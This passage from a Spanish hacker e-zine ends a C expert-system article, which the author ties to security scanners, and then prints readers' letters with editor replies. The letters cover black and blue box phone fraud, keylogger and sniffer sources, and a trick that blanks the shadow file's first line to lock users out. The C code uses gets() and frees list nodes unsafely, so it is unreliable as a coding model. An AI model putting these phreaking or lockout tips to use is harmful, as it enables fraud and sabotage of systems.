
struct atributo {
        char atrib [80];
        struct atributo *siguiente;
        } at;

struct objeto {
        char nombre [80];
        struct atributo *alista;        /* Apuntar a la lista de atributos */
        } ob;

struct objeto_rechazado {
        char nombre [80];
        char atrib [80];                /* Atributo que causo el rechazo */
        char condicion;                 /* Era necesario o se descarto por
                                           una deduccion previa */
```

```
        } rj;

struct objeto_rechazado r_base [MAX];
struct objeto base_c [MAX];             /* Base de conocimiento */

int n_pos = -1;                         /* Posicion en la base de
                                           conocimiento */
int r_pos = -1;                         /* Posicion en la lista de
                                           rechazos */

struct atributo *si, *no;               /* listas de tiene y no tiene */
struct atributo *siguientesi, *siguienteno;

main ()
{
        char ch;

        no=si=0x00;
        do {
                libera_lista();
                ch=menu();
                switch(ch) {
                        case 'i': introduce();
                                  break;
                        case 'p': pregunta();
                                  break;
                        case 's': salva();
                                  break;
                        case 'c': carga();
                                  break;
                }
        } while (ch != 'x');
        return (0);
}

libera_lista()
{
        struct atributo *p;

        while (si) {
                p = si -> siguiente;
                free (si);
                si = p;
        }

        while (no) {
                p = no -> siguiente;
                free (no);
                no = p;
        }
        return (0);
}

/*
 * Ahora codificamos la funcion encargada de crear la base de conocimiento
 */

introduce()
{
        int t;
        struct atributo *p, *anterior_p;

        for (;;) {
                t = obtiene_siguiente();
                if (t == -1) {
                        printf ("Fuera de la lista.\n");
                        return;
                }
                printf ("Nombre del objeto: ");
```

```
                gets (base_c[t].nombre);

                if (!*base_c[t].nombre) {
                        n_pos--;
                        break;
                }

                p = (struct atributo *) malloc(sizeof(at));
                if (p == 0x00) {
                        printf ("No hay memoria suficiente.\n");
                        return;
                }
                base_c[t].alista = p;
                printf ("Introduce los atributos del objeto. ENTER para salir\n");
                for (;;) {
                        printf (">> ");
                        gets (p->atrib);
                        if (!p->atrib[0]) break;
                        anterior_p = p;
                        p->siguiente = (struct atributo *) malloc(sizeof(at));
                        p = p->siguiente;
                        p->siguiente = 0x00;
                        if (p == 0x00) {
                                printf ("No hay memoria suficiente.\n");
                                return;
                        }
                }
                anterior_p->siguiente = 0x00;
        }
        return;
}

/*
 * Ahora codificamos la funcion encargada de realizar las preguntas al
 * Sistema Experto.
 */

pregunta ()
{
        int t;
        char ch;
        struct atributo *p;

        for (t=0;t<=n_pos;t++) {
                p = base_c[t].alista;
                if (intenta(p, base_c[t].nombre)) {
                        printf ("%s concuerda con la actual descripcion\n", base_c[t].nombre);
                        printf ("sigo (S/N): ");
                        ch = tolower(getchar());
                        getchar();
                        printf ("\n");
                        if (ch == 'n') return;
                }
        }
        printf ("No se ha(n) encontrado (mas) objeto(s)\n");
        return;
}

/*
 * Esta funcion se encarga de comprobar un objeto.
 */

intenta (struct atributo *p, char *ob)
{
        char respuesta;
        struct atributo *a, *t;

        if (!sigueno(p)) return 0;
        if (!siguesi(p)) return 0;
```

```
        while (p) {
                if (preg (p->atrib)) {
                        printf ("es/ha/tiene %s? ", p->atrib);
                        respuesta = tolower(getchar());
                        getchar();
                        printf ("\n");

                        a = (struct atributo *) malloc(sizeof(at));
                        if (!a) {
                                printf ("No hay memoria suficiente.\n");
                                return (0);
                        }
                        a->siguiente = 0x00;
                        switch(respuesta) {
                                case 'n': strcpy (a->atrib, p->atrib);
                                          if (!no) {
                                                no = a;
                                                siguienteno = no;
                                          }
                                          else {
                                                siguienteno->siguiente = a;
                                                siguienteno = a;
                                          }
                                          return (0);
                                case 's': strcpy (a->atrib,p->atrib);
                                          if (!si) {
                                                si = a;
                                                siguientesi = si;
                                          }
                                          else {
                                                siguientesi->siguiente = a;
                                                siguientesi = a;
                                          }
                                          p = p->siguiente;
                                          break;
                                case 'p': razonando (ob);
                                          break;
                        }
                }
                else p = p->siguiente;
        }
        return 1;
}

/*
 * Busca un atributo que no tenga el objeto y que este en la lista
 */


sigueno (struct atributo *p)
{
        struct atributo *a, *t;
        a = no;
        while (a) {
                t = p;
                while (t) {
                        if (!strcmp(t->atrib,a->atrib))
                                return 0;
                        t = t->siguiente;
                }
                a = a->siguiente;
        }
        return 1;
}

/*
 * Comprueba que tenga los atributos seleccionados
 */
```

```
siguesi (struct atributo *p)
{
        struct atributo *a, *t;
        char ok;

        a = si;
        while (a) {
                ok = 0x00;
                t = p;
                while (t) {
                        if (!strcmp(t->atrib,a->atrib))
                                ok = 0x01;
                        t = t->siguiente;
                }
                if (!ok) return 0;
                a = a->siguiente;
        }
        return 1;
}

/*
 * Comprueba si el atributo se pregunto con anterioridad
 */

preg (char *atrib)
{
        struct atributo *p;

        p = si;
        while (p && strcmp(atrib, p->atrib))
                p = p->siguiente;

        if (!p) return 1;
        else return 0;
}

/*
 * Esta funcion muestra el motivo por el que se sigue una determinada linea
 * de conocimiento.
 */

 razonando (char *ob)
 {
        struct atributo *t;
        int i;

        printf ("Intentando %s\n", ob);
        if (si)
                printf ("es/tiene/ha :\n");
        t = si;
        while (t) {
                printf ("%s\n", t->atrib);
                t = t->siguiente;
        }
        if (no)
                printf ("No es/tiene/ha :\n");
        t = no;
        while (t) {
                printf ("%s\n", t->atrib);
                t = t->siguiente;
        }

        for (i=0;i<=r_pos;i++) {
                printf ("%s rechazado porque ", r_base[i].nombre);
                if (r_base[i].condicion == 'n')
                        printf ("%s no es un atributo.\n", r_base[i].atrib);
                else
                        printf ("%s es un atributo requerido.\n", r_base[i].atrib);
```

```
        }
        return (0);
}

 /*
  * Situar el objeto rechazado en la base de datos
  */

rechaza (char *ob, char *at, char cond)
{
        r_pos++;

        strcpy(r_base[r_pos].nombre, ob);
        strcpy(r_base[r_pos].atrib, at);
        r_base[r_pos].condicion = cond;
        return (0);
}

/*
 * Conseguir el siguiente indice libre del array de la base de conocimiento
 */

obtiene_siguiente()
{
        n_pos++;
        if (n_pos < MAX) return n_pos;
        else return -1;
}

/*
 * Aqui va la codificacion del menu de opciones
 */

menu()
{
        char ch;

        printf ("(I)ntroduce (P)regunta (S)alva (C)arga e(X)it\n");
        do {
                printf ("Selecciona una opcion: ");
                ch = tolower(getchar());
                getchar();
        } while (!esta_en (ch, "ipscx"));
        printf ("\n");
        return ch;
}

/*
 * Salvar la base de conocimiento
 */

salva ()
{
        int t, x;
        struct atributo *p;
        FILE *fp;

        if ((fp = fopen("experto.dat", "w")) == 0) {
                printf ("No puedo crear el archivo\n");
                return;
        }
        printf ("Salvando la base de conocimientos\n");

        for (t=0;t<=n_pos;++t) {
           for (x=0;x<sizeof(base_c[t].nombre);x++)
              if (base_c[t].nombre[x])
                 putc (base_c[t].nombre[x], fp);
              else
              {
```

```
                putc (’\n’, fp);
                break;
             }
          p = base_c[t].alista;
          while (p)
          {
             for (x=0;x<sizeof(p->atrib);x++)
                if (p->atrib[x])
                   putc(p->atrib[x], fp);
                else
                {
                   putc (’\n’, fp);
                   break;
                }
             p = p->siguiente;
          }
          putc (’\n’, fp);
       }
       putc (0, fp);
       fclose (fp);
       return;
}

/*
 * Cargar una base de conociminto previamente almacenada
 */

carga()
{
       int t, x;
       struct atributo *p, *anterior_p;
       FILE *fp;

       if ((fp = fopen("experto.dat", "r")) == 0) {
              printf ("No puedo abrir el archivo.\n");
              return;
       }
       printf ("Cargando la base de conocimientos\n");

       ini_basec();

       for (t=0;t<MAX;++t) {
          if ((base_c[t].nombre[0] = getc(fp)) == 0)
             break;
          for (x=1;x<sizeof(base_c[t].nombre);x++)
             if ((base_c[t].nombre[x] = getc(fp)) == ’\n’)
             {
                base_c[t].nombre[x] = 0x00;
                break;
             }
          base_c[t].alista = (struct atributo *) malloc(sizeof(at));
          if (!base_c[t].alista)
          {
             printf ("No hay memoria suficiente.\n");
             break;
          }

          p = base_c[t].alista;
          for (;;)
          {
             for (x=0;x<sizeof(p->atrib);x++)
                if ((p->atrib[x] = getc(fp)) == ’\n’)
                {
                   p->atrib[x] = 0x00;
                   break;
                }

             if (!p->atrib[0])
             {
```

```
                anterior_p->siguiente=0x00;
                break;
             }

             p->siguiente = (struct atributo *) malloc(sizeof(at));
             if (!p->siguiente)
             {
                printf ("No hay memoria suficiente.\n");
                break;
             }
             anterior_p = p;
             p = p->siguiente;
          }
       }
       fclose (fp);
       n_pos = t - 1;
       return;
}

/*
 * Funcion para inicializar la base de conocimiento
 */

ini_basec()
{
       int t;
       struct atributo *p, *p2;

       for (t=0;t<=n_pos;t++) {
              p = base_c[t].alista;
              while (p) {
                     p2 = p;
                     free (p);
                     p = p2->siguiente;
              }
       }
       return (0);
}

esta_en (char ch, char *s)
{
       while (*s)
              if (ch == *s++)
                     return 1;
       return 0;
}
<-->
```

Como apreciareis, hay algunas modificaciones.

Y ahora algunas aclaraciones. Muchos de vosotros os preguntareis que narices tiene que ver esto con el hacking. Bueno, las aplicaciones que le deis a un programa, un aparato o un objeto dependen de vuestra imaginacion, y de ahi es de donde nace (solo nace) el hacking.

Para que os hagais una idea. Como creeis que funcionan los buenos programas de auditoria de seguridad? Vamos, el funcionamiento de programas como SATAN, SAINT o Nessus (los clasicos Tiger y COPS... no tanto)?

Muy simple. Son sistemas expertos. Cuanto mejor sea el sistema experto, y mas completa este la base del conocimiento, mejor sera el diagnostico. Eso creo que ya lo dejamos claro en el numero anterior.

Pero si la base de conocimiento se compone de fallos de seguridad detectados en diferentes sistemas, aplicaciones, etc., y el motor de inferencia es el adecuado, tenemos una herramienta util para auditar la seguridad.

Y si a esa herramienta la complementamos con otras de chequeo que le

proporcionen datos para establecer un criterio o elaborar nuevo conocimiento,
tendremos un programa que deberian tener todos los administradores.

Bueno, ya solo queda despedirnos hasta el proximo numero.

Have P/Hun
Falken

EOF

```
-[ 0x0B ]--------------------------------------------------------------------
-[ LA VUELTA A SET EN 0x1F MAILS ]--------------------------------------------
-[ by SET Staff ]-------------------------------------------------SET-18-


-{ 0x01 }-

Hola a todos los miembros de SET!:
Mi inquietudes son dos en esta ocacion....
Poseo un telefono celular el cual ocupa tarjetas de prepago,
aun no he comprado ninguna tarjeta, pero me he encontrado un
par de estas ya usadas... las que tienen los siguientes
numeros:
757239032052 y 401625342365.
Me preguntaba... a alguien se le ocurre como pueden ser
creados estos numeros? P) o como analizar de forma sensilla y
eficiente estas cadenas...no se ...pudiendo buscar
coincidencias o no para luego hacer una lista de los "numeros
que acierten"....
Pensandolo tambien el metodo bruto... seria algo efectivo
pero tenemos 999999999997 posibilidades mas, las cuales uno
tardaria mas o menos (9999999999*30)segundos en recorrer las
posibilidades y el dedo indice desformado.

        [ No te seria mejor conectarlo al ordenador y probar desde ahi...
          Es que de esta forma acabaras con el indice entablillado. ]

Si a algien posee un manual tecnico del modelo NOKIA
918+(plus) y lo puede digitalizar o donde buscar se lo
agradecere... o sabe como reprogramarlo, como escanear
canales, etc.(no me mande a la biblioteca mas grande de
Espa~a, pues estoy en Chile :)

        [ No lo he mirado, pero ultimamente me he llevado muchas sorpresas
          de este estilo, asi que como nunca esta de mas comentarlo...
          Has mirado en la web de Nokia, y en la de sus distribuidores? ]

He pensando en hacer un interface para conectar mi modem al
movil para escanear con el pc... y tambien conectarse a
Internet o a alguna BBS....o hacer llamadas musicales...o
hacer una alarma que llame por celular a algien...etc.
Pues la idea de conectarme a internet por el movil me atrae..
pues en Chile han sacado una tarjeta de prepago para llamar
en horario economico(20:00 a 7:59) de lunes a viernes y 24
horas en dias sabado, domingo y festivos...(parece que les
hago propaganda) durante 30 dias por 5000 pesos (+o- 20
dolares(no se que tan cara es Timifonica de la cual hablan
tanto en todos los rincones de Espa~a)). ah!! No se puede
llamar fuera del pais... pero a todas las regiones si!...

Bueno la otra.... conocen las camaras digitales.... son
simpaticas...La que yo he visto no tan solo saca fotos...
sino que tambien uno puede enviarle una imagen a la
memoria... por ejemplo temgo un BMP.... lo envio a la maquina
y ocupa una de las 96! posiciones disponibles para fotos....
y llevo la camara y el cable de traspaso a donde un amigo...
lo conecto... instalo el software y descargo la camara(osea
las fotos...) y chahan el exBMP ahora es un flamante CAM..
cosa que se puede solucionar pues el software que posee
tranforma a otros formatos(no mucho pero los mas tipicos)....
Donde esta la gracia...que tal si yo conosco como va
'empaquetado' un BMP... y soy capas de capturar esa porsion
```

de memoria donde esta la imagen 'en bruto'... lo envuelvo
como se envolveria en formato BMP y lo guardo...Ese es mi
problema. Como envuelve el formato BMP a una imagen...
Tambien al poder 'envolver' podria tomar un TXT que yo quiera
... lo empaqueto ahora como un BMP... lo copio a la camara y
lo llevo donde quiera... llego donde mi amigo...descargo la
foto ahora CAM....luego BMP....y luego lo transformo en
TXT....

[Basicamente lo que propones es una variacion de lo que se conoce como esteganografia. Esto que suena tan raro no es mas que una forma de criptografia, en la que los datos se ocultan en otros documentos, generalmente archivos de imagen, video o audio, por ser en los que pasa mas desapercibido. Vamos, nadie se quejara por un ligero salto imperceptible en un MPEG, que finalmente corresponde a un texto encriptado.

El saber el formato de un fichero BMP no te seria de mucha ayuda. Vamos, no al menos si lo que propones es volcar directamente como tal el BMP a la camara. Esta solo entiende el formato CAM, y segun el modelo, es posible que te dijese que es erroena.

Lo de esconder el texto en el BMP es otra cosa. Aqui si puede servirte de algo el conocer el formato... Pero mejor busca directamente algo de esteganografia.

Si lo que quieres es transferir ficheros, sin importarte que vayan ocultos o no, pues mira bien las opciones de la camara. Resulta que hay modelos (no es plan de hacer publicidad), que permiten directamente volcar ficheros de lo que sea para usarlas como dispositivo de transporte.

Sobre la esteganografia y sobre los formatos de los archivos de imagen puedes encontrar informacion en:

http://www.hut.fi/~then (una autentica joya)

Que lo disfrutes.]

Bueno si algien tiene algun material que me pueda ayudar o se
da el tiempo de escribir... se lo agradecere..

Un saludo grande y afectuoso a la distancia a todos los
miembros de esta gran revista...(orgulloso tambien por mi
participacion en la SET 15 en la linea 143:"Chiau....Grande
La Set y Grande LaU (siempre pa'riba).".
No pierdan su aguante JAMAS!!!.

< Jamas, es mucho tiempo. Dejemoslo hasta el domingo que viene >

-{ 0x02 }-

hola
yo soy un lector de su revista
solamete tengo los numero 1,2,3,4,5,6,7,8,9,10,12,14

donde puedo conseguir el resto?

[Que tal en set.net.eu.org? O en altern.org/netbul?
Has leido los sitios de distribucion que se incluyen en la cabecera de la revista?]

-{ 0x03 }-

Hola,

El motivo de este e-mail es para saber quien es el que se beneficia de
tener una black box (el que llama o el que recibe la llamada).
Es decir, si yo tengo una BLACK BOX conectada a mi telefono y llamo a
alguien, me estoy ahorrando el dinero de la llamada?

[De funcionar, el que recibe la llamada. Vamos, que para que tu
te beneficies, ha de ser tu interlocutor el que la tenga
pinchada. En Espa~a... Nadie. Bueno, si. Telefonica, porque
te pillan en el acto.]

Tambien me gustaria saber donde puedo conseguir informacion para poder
llamar desde cabinas telefonicas nuevas (de Espa~a) GRATIS.

[Pregunta por el 021... Durante el pasado verano se puso muy
de moda XD
En serio, gente como TDD, NPT, o la mismisma CPNE tendran
informacion sobre el tema. Busca por alli]

Gracias :-))

-{ 0x04 }-

Estimado profesor,
Le escribo esto para felicitarle por su articulo sobre telephonos, en el cual
incluia un esquema para hacer un montaje, para acojonar a los colegas, mediante
el cual no habia que utilizar el telephono para marcar los numeros.
Con su permiso voy a tutearle. No te escribo solo para hacerte la pelota. Me
gustaria saber si tiene mas esq. del estilo y a poder ser mejores, ya sabes,
para aprobechar los fallos tecnicos de timofonica.
Si tienes mas, cosa que no dudo, me gustaria saber donde puedo conseguir esas
maravillas, en pequenito, o si me los podias mandar a esta direccion
electronica.

Gracias con antelacion, S.S.S.

[Gracias a ti por el tuteo. No sabes lo que me incordia que me
traten de usted.

En cuanto a los esquemas, pues tengo algunos circuitos para pinchar
la linea sin que caiga la impedancia (o lo que es lo mismo, que
no se detecte), para controlar dispositivos externos en caso de
que se produzca una llamada, y varios por el estilo. El mejor sitio
para empezar a conseguir este tipo de maravillas es:

http://www.hut.fi/~then (van dos veces en este numero)

La verdad es que es un sitio muy currado. Pero tengo que advertirte
que en algunos casos hay que realizar ligeras modificaciones para
que funcionen con la red telefonica espa~ola. Pero no te preocupes.
Leyendo bien las especificaciones del circuito y conociendo el
funcionamiento del telefono en espa~a no tendras problemas.]

-{ 0x05 }-

Hola, mi nombre es Mauricio Sendra y vivo en Argentina. Quiciera que me informaras si existen programas para llamar gratis, si es asi por favor podrias enviarmelos. Y tambien otros circuitos de blue box.

[Tienes esquemas de Blue Box antiguas en la direccion que doy en el anterior mensaje. No garantizo su funcionamiento. Es mas, casi, casi puedo asegurar que no funcionan. Pero siempre vienen bien para conocer algo mas.

Pero lo que a ti te interesa es mas facil que lo encuentre en tu pais. Ten en cuenta que la infraestructura de red telefonica es por lo general diferente de un pais a otro. Si acaso, informate de como funciona alli la red telefonica, y busca en paises con estructuras similares.]

MUY BUENAS TUS EXPLICACIONES

CHAU, NOS VEMOS

-{ 0x06 }-

un cordial Saludo y mis sinceras felicitaciones por la informacion que publico del Blue Box,

me gustaria conocer un poco mas acerca de lo que usted domina.

me pareceria fantastico poder realizar una Blue Box, pero los dibujos y las instrucciones que de ellos se derivan no se pudieron entender por que los coodigos ascii, no los leia bien.

Me gustaria que me mandara una informacion mas amplia y detallada de todo el proceso para realizarla.

Un amigo Colombiano,

The Castle.

[Y seguimos con la Blue Box, Black Box y demas... Y eso que hace ya casi dos a~os que se publico. Pero bueno, las dudas son las dudas.

Lo mismo que a los anteriores. Busca en esa direccion, y quizas encuentres algo de tu interes.]

-{ 0x07 }-

Te escribo esta carta, para decirte que me gusto mucho el articulo que escribiste en el e-zine set # 7, y me gustaria que me explicaras, cuales son las posibilidades de que me pillen "in fraganti" con una black-box.

[99.98%]

Quedaria muy agradecido, ya que tengo una construida, y no me atrevo a probarla :-(THANKS

< P: Alguien ha hecho fotocopias de ese articulo o que??? >

-{ 0x08 }-

Ante todo un saludo y enhorabuena por vuestra labor. Un fan.
El motivo de este mail es para (si me permites) aclararte un error que existe en uno de los esquemas que tienes en la pagina:
http://www.geocities.com/SiliconValley/Lakes/1707/telefono.htm
Concretamente se trata del esquema de la marcacion multifrecuencia. EL * (asterisco) se encuentra debajo de la columna 1-4-7. Y la # (Almohadilla) debajo de la columna 3-6-9 y no al reves como esta actualmente. Aparte de eso tienes cambiadas las frecuencias de las columnas 1-4-7 y 3-6-9. Es decir la frecuencia de 1209 Hz corresponde a la columna 1-4-7-* y la de 1477 Hz corresponde a la columna 3-6-9-# y no al reves como esta en el esquema.

[Gracias por el aviso. Se me colo un gazapo.]

Tengo hecho en MS-DOS un programa que genera los tonos (Por tarjeta de sonido) de cualquier tecla del teclado de un telefono, osea, que se puede marcar poniendo el auricular en el altavoz y generando los tonos por ordenador (probado y funciona). El caso es que he probado la frecuencia de desconexion que tanto se habla en las blue box (Fd 2500 Hz)y no me va. Si sabes donde puedo conseguir informacion sobre eso, te lo agradeceria. Si quereis el programilla este de los tonos (es una version beta aun) os lo pasare con mucho gusto.

[Encantados de colaborar con la distribucion del programa, si te interesa.

En cuanto a donde conseguir informacion... Existe un libro muy bueno sobre telefonia en castellano, algo antiguo, pero que te puede servir. Se titula ’Sistemas de se~alizacion en redes telefonicas’, de A.Vega. No recuerdo la editorial, pero si que trata desde los clasicos Cross-bar hasta el moderno sistema de se~alizacion por canal comun numero 7 que tan raro les parece a algunos.

Por cierto, es la frecuencia de desconexion que una centralita analogica debe enviar a otra... A menos que tu centralita sea analogica, y que no esten bien desarrollados los circuitos para separar la comunicacion propiamente dicha de la se~alizacion de linea, no te funcionara ni de co~a.]

Sin mas un saludo de este principiante a hack.

-{ 0x09 }-

No piensa que hace un poquito de tiempo que no actualizas tu site ?

[Un poquito... casi casi un a~o... Igual para cuando leas esto algo se ha modificado.]

-{ 0x0A }-

Sabes de algun compilador de c, freeware? gracias

[Si.]

[Ah! Pero ademas quieres que te diga cual y donde conseguirlo? Pues pidelo por esa boquita. Por tratarse de una chica, que si no... (aunque seguro que despues de todo te llamas manolo)

El clasico de toda la vida, el mejor, el mas potente y conocido
por todo el mundo: el GNU C.

Se incluye con cualquier distribucion de Linux. Pero como!!! Que no
tienes Linux instalado?!?!?!?! MAL HECHO.

Para DOS tienes una version, el DJGPP, para el que ademas dispones
de un entorno tipo IDE. Para Windows, el Cygnus, pero no esperes
bonitas ventanas y entornos visuales. Eso si, se incluye el bash
para DOS/Windows (Aleluya!!)

El GNU C lo tienes en http://www.gnu.org

El Cygnus en http://www.cygnus.com

Y el DJGPP... no recuerdo. Pero si no te bastan, he aqui dos
direcciones para que no tengas que volver a preguntar por esto.
Se trata de archivos de compiladores e interpretes gratuitos para
diversas plataformas y multiples lenguajes:

http://cuiwww.unige.ch/cgi-bin/freecomp
http://www.idiom.com/free-compilers/

Hala! Contenta?]

< Paseante: En esta misma seccion se dio la direccion del DJGPP hace
un par de numeros. Iba a buscarla yo pero he pensado que igual
te molesta si te lo doy todo hecho. >

-{ 0x0B }-

Hola Falken:

Veras como he visto ke los moviles se te dan bien, me gustaria ke me
resolvieras una duda
ke tengo, (si no te importa). Tengo un telefono movil "One Touch Easy"
de Alcatel, con una tarjeta moviestar. Bien, el telefono
por alguna razon ke desconozco tiene una clave en algunas opciones del
menu, y no puedo,
acceder a estas opciones. Me han dicho ke se le puede cambiar un chip
del telefono, ke es
en si el sofware ke este utiliza, por lo ke con esto se le podria kitar
la pu~etera clave.
Me gustaria ke me dijeras si estoy en lo correcto, ke me explicaras
como va le tema este,
y por ultimo donde podria conseguir ke me hicieran esto?
Por Favor intenta responderme lo antes posible, porke estoy totalmente
jodido con el telefono.

[Con cambiar el chip creo yo que conseguirias mas bien poco. Es
probable que pudieses acceder a esos recursos con un chip nuevo,
como te dicen. Pero es como vender los chips de la PlayStation
por 3.000 pelas cuando cuestan menos de 200. Ten por seguro que se
trata de un sacacuartos.

Lo digo porque como cualquier movil, se puede reprogramar (bueno,
no cualquier movil)]

Un Saludo. Y Felices Fiestas!!

[Eso, y no te atraques con el turron]

-{ 0x0C }-

Hola!!!

Supongo que no habreis escuchado hablar nunca de mi, asi que me voy a presentar, me "llamo" Netshark y llevo poco tiempo por este mundillo, pero la verdad es que se aprende deprisa si pones interes en aprender (valga la redundancia) pero esto del poco tiempo es un a~o casi y medio asi que tampoco creais que soy uno de estos "millones" de lammers que estan surgiendo ahora hasta de debajo de los encabezados IP (esto pretendia ser una "graciosidad"), pq parece ser que ahora esta de moda esto de ser un "hacker" aunque uno no lo sea. Bueno paso ya del rollo este y os explico para que he enviado este mail. La verdad es que no lo envio con un solo proposito, sino con dos. El primero sobre un posible bug en los sistemas Linux (en otros no lo he podido comprobar) que usan shadow password y el segundo hablar un poco sobre el estado actual de los canales del IRC que tratan de h/p/v/c.

1- El posible bug:

Pues digo posible pq no se si ya se ha hablado sobre el, si es conocido, si ya se ha corregido, en conclusion, que no se nada sobre el, pero bueno os voy a explicar el posible bug en el formato en el que los poneis en el e-zine, que queda mas pofesional:

```
Tema     : Shadow password (solo en Linux???)
Creditos : Hey, aqui voy yo, no? Netshark
Patch    : NPI
Bug      :
```

Pues es muy sencillo, si tienes acceso (rw) al archivo shadowed, lo editas y haces un enter en la primera linea (para dejarla en blanco) y guardas el archivo nadie podra entrar en el sistema, ya que en el proceso de login leera solo la primera linea y al verla vacia creera que el archivo shadowed esta vacio. O sea, que si dejas en blanco la primera linea del archivo shadowed nadie podra entrar en el sistema hasta que no se elimine la linea en blanco y los que ya estan en el sistema no se daran cuenta de nada, a no ser que editen el shadowed y vean la linea en blanco.

No es que sea nada espectacular, pero me llamo la atencion. Ademas, me di cuenta de le existencia de este fallo probando una backdoor en mi linux tambien de una forma algo peculiar, ya que al entrar en el sistema a traves de la backdoor, cualquier archivo que editase y guardase se grababa con una linea en blanco al principio sin borrar ninguna, o sea, a~adia una linea en blanco al principio, curioso no?

[Desde luego se trata de un bug antiguo, olvidado por muchos. Claro que no sirve para mucho, salvo para realizar algun acto de vandalismo.

Recuerda que para poder modificar estos archivos requieres tener privilegios de root. Y desde luego, para que quieres bloquear una maquina si eres root?]

2- El estado del IRC

A mi no se me ocurren grandes soluciones, pero hay que hacer algo con esta abalancha de lammers que inundan los canales principalmente de hack, aunque tambien de virii, cracking, etc..., con preguntas del tipo "Como se entra en el ordenador de otra persona a traves de Internet???" (pregunta del milenio), y no me la he inventado, el viernes pasado hacian esa pregunta en el canal #hackers del IRC-Hispano. Creo que se podrian crear canales con contrase~a que solo conociesen personas un poco mas serias que la que hizo esa pregunta aunque esto tampoco es una gran idea. Pero creo que algo hay

que hacer.

[Crear canales con contrase~a genera mas distensiones, y que la gente se reuna ademas en otros sitios publicos. La solucion pasa por empezar teniendo paciencia (algo de lo que mucho carecen, a juzgar lo rapido que funciona sus sistemas de kick&ban).

Una solucion mas evidente es el clasico ignore... Salvo cuando el personaje en cuestion se empe~a no en preguntar algo que no sabe, sino en incordiar. Y una pregunta no es un incordio.

Tu comentas y criticas esa pregunta, que es cierto que es muy habitual. Pero recuerda cuando tu empezaste en esto. Seguramente no hiciste la pregunta, pero si la pensaste. Es probable que no en el aspecto Internet, pero si en el de como entrar en un ordenador ajeno. Una pregunta que todos nos hicimos, y que no nos atrevimos a formular.

Lo unico que se puede hacer es tener paciencia, y seguir adelante con nuestras convicciones. Y que moleste que se pregunte no me parece muy tolerante. Te lo digo porque en ocasiones he visto como la misma pregunta, formulada de la misma forma, con origen *aparentemente* distinto, causa diferentes reacciones en la misma persona (de un kick&ban a una respuesta cordial)

Como ves, la situacion es como en la calle. Y poco a poco se resolvera por si sola. Es ley motif (Si, motif... el clasico motif y no esas guarrerias de enlightmen... perdon, que me emparanoio ;>]

Pues bueno hasta aqui mi mail y espero que sigais con este fabuloso e-zine, que he leido desde el n1 hasta el 16 y creo que es el mejor que existe en habla hispana.

[Espero que tambien hayas leido hasta este, y nos comentes de nuevo tu opinion. Por cierto, visto que te interesa opinar, por que no escribes algo algun dia para el foro de debate?]

PD.: Preferiria que excepto vosotros nadie mas conozca esta cuenta de correo, ya que no es la que uso normalmente y esta en territorio espa~ol, y ya se sabe, las cuentas de correo, mientras mas lejos mejor. Pero vosotros si que querria que me enviaseis un mail a esta cuenta aclarandome la duda de si es realmente un bug o no lo que os he explicado. En cuanto pueda volver a utilizar mi cuenta usual os lo comunicare para que me envieis las cosas alli.

[De acuerdo, a nadie le diremos que tu direccion es ...]

-{ 0x0D }-

Hola que tal???
La verdad es que he estado leyendo algo de lo que has escrito y me ha parecido super interesante, yo estoy recien aprendiendo estoy de Como ser hacker y todo eso, y algo entiendo pero nunca tanto, je je je me encantaria su pudieras ayudarme ...
sabes?? necesito un software que me diga las Ip de los usuarios que estan conectados a un servidor.....mmmm ojala me digas algun nombre y si es posible el lugar de donde lo puedo sacar, tambien me gustaria saber concejos .....¡como puedo meterme a un pc compaq que tiene el protector de pantalla activo? je je je mi interes es solo hacerle un nuke a algunas personillas !!.... je je je ... el unico sofware que he utilizado es uno

llamado Winnuke 95 NADA MAS, asi que como veras no es mucho lo quese,
esperando que me respondas PRONTO, se despide tu Amigo....

[JODER !!! A LO QUE HEMOS LLEGADO.

Para saber la IP de una direccion... nslookup (recien llegado?!?!
RECIEN CAIDO!!!

Para meterte en un PC de un gran almacen...

Nukear... que diversion... Pero no te das cuenta que eso es
absurdo?!?!?! Con lo que me divierto yo programando cositas para
mi Linux, y vas tu con tus nukes...]

KaNiTo.......

[Que recuerde, el perro de Hanna-Barbera que llevaba el mismo nombre
era un perro muy inteligente. Haz honor al nombre y empieza a leer
y a practicar cosas mas serias que un nuke. (Crear algo nuevo,
por ejemplo)]

-{ 0x0E }-

buenas
os escibia pa ver si sabeis donde puedo pillar un Keylogger para NT.
Llevo mucho tiempo buskandolo pero lo maximo ke enkuentro es un shareware
ke al iniciar windows te avisa.
Tb buskaba un sniffer (para NT).

[Sniffer de NT... Creo que en http://www.sysinternals.com habia
algo. Seguro que los de Rhino9 tienen tambien. En cuanto al
keylogger... Lo mismo... Rhino9. Los de l0pht seguro que tambien
tienen algo.]

< Paseante: Pillate la version 2.5 de l0phtcrack, no es keylogger eso
si. >

Graciax

-{ 0x0F }-

primero los felicito opr su revista, es reguena

pero el problema es ke no he podido bajar el 16 por ke se keda esperando
no se ke diablos el browser y ya he probao con todo y mas
pa bajarlo tal vex kedo mal configurao no se... por favor miren

me hace jalta la SET 16 !!!!!!!!!

[Tranquilo... La conseguiras de una forma u otra. A nosotros nos
funciona bien el enlace. Prueba a traves de alguno de los multiples
mirrors que tenemos por la red. Y si sigues con el mismo problema
no dudes en escribirnos.]

grax

-{ 0x10 }-

Hola soy Unamed Person <unamed@writeme.com> y estoy bastante descontento

con el nuevo formato de SET, porque lo habeis puesto todo el diferentes ficheros? no es mucho mas comodo como estaba hasta ahora?. Yo personalmente lo prefiero como hasta ahora, es mucho mas comodo, no tienes que estar continuamente abriendo ficheros y tal.... ya sabes es q uno es muy vago ;)

[A mi gusto personal, esta mejor en ficheros separados.

Pero como sobre gustos no hay nada escrito, si lo que quieres es tener todos los articulos formando un unico fichero, pues es bien simple.

En *NIX/Linux:

```
cat {0x0[0-9],0x0[A-F],0x1[0-9]} > set-in-one
```

En DOS/Windows es algo mas larguito, al menos para hacerlo de forma ordenada:

```
copy 0x01+0x02+0x03+0x04+...+0x14 set-in-one
```

Como ves esto se soluciona rapidamente.]

Por cierto te voy a comentar un programa que es bastante bueno para ver archivos ascii bajo nuestro amigo windoze, el program en concreto se llama WiNfo View 2.0 Ascii Art, o algo asi y se puede encontrar en http://www.acadiacom.net/syntax, ya no veremos las guarrerias que hace win con los ascii.

[Creo que muchos lo agradeceran.]

por cierto, donde esta la lista?

[En eGroups.com. Puedes suscribirte siguiendo las indicaciones que damos en 0x07, o a traves de la web, en la seccion de opinion.]

hasta pronto

-{ 0x11 }-

Hola gente, pues nada que os doy la dire de mi pagina en la que hay un link a la vuestra, actualizada ya, la url en cuestion es members.xoom.com/pata666/link.htm

Felicidades por la revista seguir asi.

